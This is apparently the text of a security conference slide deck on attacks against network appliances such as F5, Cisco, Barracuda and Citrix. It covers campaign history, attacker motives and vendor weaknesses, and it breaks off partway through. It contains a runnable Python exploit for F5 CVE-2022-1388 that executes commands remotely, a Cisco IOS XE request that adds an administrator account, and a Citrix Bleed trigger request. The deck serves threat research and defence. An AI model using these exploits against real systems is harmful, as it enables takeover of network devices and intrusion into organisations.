He Who Controls the Network, Controls the Universe

Nate Warfield – Eclypsium

Agenda


- Introduction
- How did we get here
- Analysis of high-profile exploits
- Implant methodologies
- Living off the land tools
- Detection techniques
- Takeaways

Biography

- Director of Threat Research & Intelligence
- F5 Networks, Microsoft (MSRC, M365)
- Network hacker; 18yr network engineer
- CTI League founder; WIRED25 2020
- Security researcher
- Socials: @n0x08
- Formerly owned a Viking beard

It’s 2024, how is this new?

- Spoiler Alert: It’s not, it’s just rapidly accelerating
- Operating system exploitation has become hard
- Multi-hundred billion $$ EDR industry
- Attackers are moving lower, into firmware
- Phishing attacks aren’t as successful against enterprises
- Nation state techniques are available to cybercriminals
- Dwell time measured in months vs. days
- Superior access to any other beachhead



US gives federal agencies 48 hours to disconnect flawed Ivanti VPN tech

Carly Page @carlypage_ / 6:45 PM GMT+1 • February 1, 2024

Network attacks 2005-Present

2005

First Cisco Rootkit

2008

Operation Cisco Raider

2015

SYNful Knock
Cisco ROMMON Attack
Juniper Backdoors

2016

Shadow Brokers Leak

2017

Vault 7 Leak

2018

VPNFilter Campaign
Cisco Backdoors

2019

FortiOS Vulnerability
Echobot

2020

Citrix Vulnerability
Pulse VPN Campaign
Fox Kitten Campaign
Sophos Zero-Day
F5 1st 10.0 CVSS
Netwalker Attacks
Chinese Attacks

2021

Cring Ransomware
Pulse Secure Vulnerabilities
F5 Vulnerabilities
SonicWall Vulnerabilities
Fortinet Attacks

2022

Cyclops Blink
F5 BIG-IP Vulnerability
Citrix APT Campaign
FortiGate Zero-Day

2023

Fortinet Zero-Day
Jaguar Tooth Malware
Zyxel-based Botnet
Volt Typhoon
Fortinet Exploit
CISA Directive

2024


Ivanti Zero-Days
Citrix Zero-Day
Akira and Lockbit
BlackTech
Cisco Zero-Days
Citrix Bleed

Shifting sands of APT motives

- Russia: Cyber component to kinetic warfare; psyops
- China: Espionage, IP theft, geopolitical tensions
- North Korea: Revenue generation; espionage
- Iran: Retaliatory attacks, espionage
- United States: Espionage; deterrence
- Israel: No nukes for Iran; espionage
- Ransomware Groups: Money, Fame, Power
- **Network infrastructure access supports all these missions**

Chinese Hackers Exploited FortiGate Flaw to Breach Dutch Military Network

Feb 07, 2024 Newsroom




Why is it worse now?

- Traditionally, network firmware was proprietary
- Hard to exploit, mostly undocumented, very hard to persist
- Cisco IOS: single image, unpacked on boot, low persistent storage
- Today network firmware is a full operating system
- Linux or FreeBSD; some with hypervisors & Kubernetes
- Myriad of 3rd party dependencies; supply chain risk
- OS’s mostly unsupported by EDR vendors

Vendors are largely to blame


- Black box architecture prohibits security research
- Ancient code has ancient vulnerabilities
- Vendors focus on features, security isn't sexy
- Device architecture 10-20 years old, we had bigger problems then
- Restricted shells make DFIR difficult/impossible
- Patching ecosystem is woefully immature
- **There is no financial motivation for vendors to improve**
- **There is no "most secure vendor" – they're all bad**



Will Dormann
@wdormann@infosec.exchange

Things on a currrent Ivanti VPN box:
curl 7.19.7 2009-11-04 (14 years)
openssl 1.0.2n-fips 2017-12-07 (6 years)
perl 5.6.1 2001-04-09 (23 years)
psql 9.6.14 2019-06-20 (5 years)
cabextract 0.5 2001-08-20 (22 years)
ssh 5.3p1 2009-10-01 (14 years)
unzip 6.00 2009-04-29 (15 years)

Feb 05, 2024, 10:35 · Web · 139 · 131



Viss
@Viss@mastodon.social


@wdormann do you think the vendor would survive if they were open about using ancient php, an old kernel, egregiously poor OS practices, hardcoded creds and other woefully abysmal computing sins they should know better than to use? that's why they hide it all and make their appliance a black box and produce a warranty that gets voided if you get a shell. its an ejection lever for their liability

Exploits

The people who can destroy a thing, they control it.

2022: F5 CVE-2022-1388


- Device capabilities: LB, SSL VPN, WAF, others.
- Vulnerability: Header tampering
- Used Host: header instead of real authentication
- Remote Command Execution
- Widespread exploitation via N-day
- PHP Shells; some APT exploitation



```
#!/usr/bin/python3
import argparse
import requests
import urllib3
urllib3.disable_warnings()

def exploit(target, command):
    url = f'https://{target}/mgmt/tm/util/bash'
    headers = {
        'Host': '127.0.0.1',
        'Authorization': 'Basic YWRtaW46aG9yaXpvbjM=',
        'X-F5-Auth-Token': 'asdf',
        'Connection': 'X-F5-Auth-Token',
        'Content-Type': 'application/json'

    }
    j = {"command":"run","utilCmdArgs":"-c '{0}'".format(command)}
    r = requests.post(url, headers=headers, json=j, verify=False)
    r.raise_for_status()
    if ( r.status_code != 204 and r.headers["content-type"].strip().startswith("application/json")):
        print(r.json()['commandResult'].strip())
    else:
        print("Response is empty! Target does not seems to be vulnerable..")

if __name__ == "__main__":
    parser = argparse.ArgumentParser()
    parser.add_argument('-t', '--target', help='The IP address of the target', required=True)
    parser.add_argument('-c', '--command', help='The command to execute')
    args = parser.parse_args()

    exploit(args.target, args.command)
```


2023: Barracuda ESG CVE-2023-2868

- Device capabilities: Email security gateway
- Vuln: Code execution via malicious Office attachments
- Allowed complete device takeover
- Exploited as zero day by Chinese actors
- First observed occurrence of backdoored config
- Customers had to replace compromised devices


ESG Configuration Database
TAR Archive /var/tmp/r
DEPTHCHARGE Backdoor /usr64/lib/libutil.so
MySQL Trigger Drops
Contains
Executes via Pre-Load
MySQL Trigger Drops
Decompresses
Contains
Installs
Executes
Installs Persistence
SMTP Configuration /home/product/code/firmware/current/sbin/smtpctl
Executes via two-arg Perl open() method
Launcher Script /root/machine`echo -n Y2htb2...
Installer Script /var/tmp/run.sh
Creates
Creates
Periodically Installs Persistence
Other components of the Barracuda ESG codebase
Executes
Executes
Launcher Script /etc/barracuda/systemctl/S92badblocks_notify
Persistence Script /usr64/share/gdb/syscalls/i686-linux.xml
MANDIANT

2023: Cisco IOS XE CVE-2023-20198


- Device capabilities: Switches, routers
- Vuln: Unauthenticated administrative access
- Allowed actors to create new administrative users
- Exploited as zero day by unknown actors
- Actors installed BadCandy implant
- 10’s of thousands of devices breached in days




```
POST /%2577ebui_wsma_http HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.90
Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Length: 878

<?xml version="1.0" encoding="UTF-8"?>
  <SOAP:Envelope xmlns:SOAP="
  http://schemas.xmlsoap.org/soap/envelope/"
  xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
    <SOAP:Header>
      <wsse:Security xmlns:wsse="
      http://schemas.xmlsoap.org/ws/2002/04/secext">
        <wsse:UsernameToken SOAP:mustUnderstand="false">
          <wsse:Username>
            asdf
          </wsse:Username>
          <wsse:Password>
            ****
          </wsse:Password>
        </wsse:UsernameToken>
      </wsse:Security>
    </SOAP:Header>
    <SOAP:Body>
      <request xmlns="urn:cisco:wsma-config" correlator="exec1">
        <configApply details="all">
          <config-data>
            <cli-config-data-block>
              username baduser privilege 15 secret badpassword
            </cli-config-data-block>
          </config-data>
        </configApply>
      </request>
    </SOAP:Body>
  </SOAP:Envelope>
```

2023: Citrix Bleed CVE-2023-4966

- Device capabilities: SSL VPN appliance
- Vuln: Buffer overflow (seriously)
- Allowed actors to leak VPN session tokens
- Exploited as zero day
- Patch release was flawed; didn’t reset sessions
- Actors could still reuse sessions on patched devices
- Boeing, mortgage companies, ISPs breached




```
GET /oauth/idp/.well-known/openid-configuration HTTP/1.1
Host: a <repeated 24812 times>
Connection: close
```



```
HTTP/1.1 200 OK
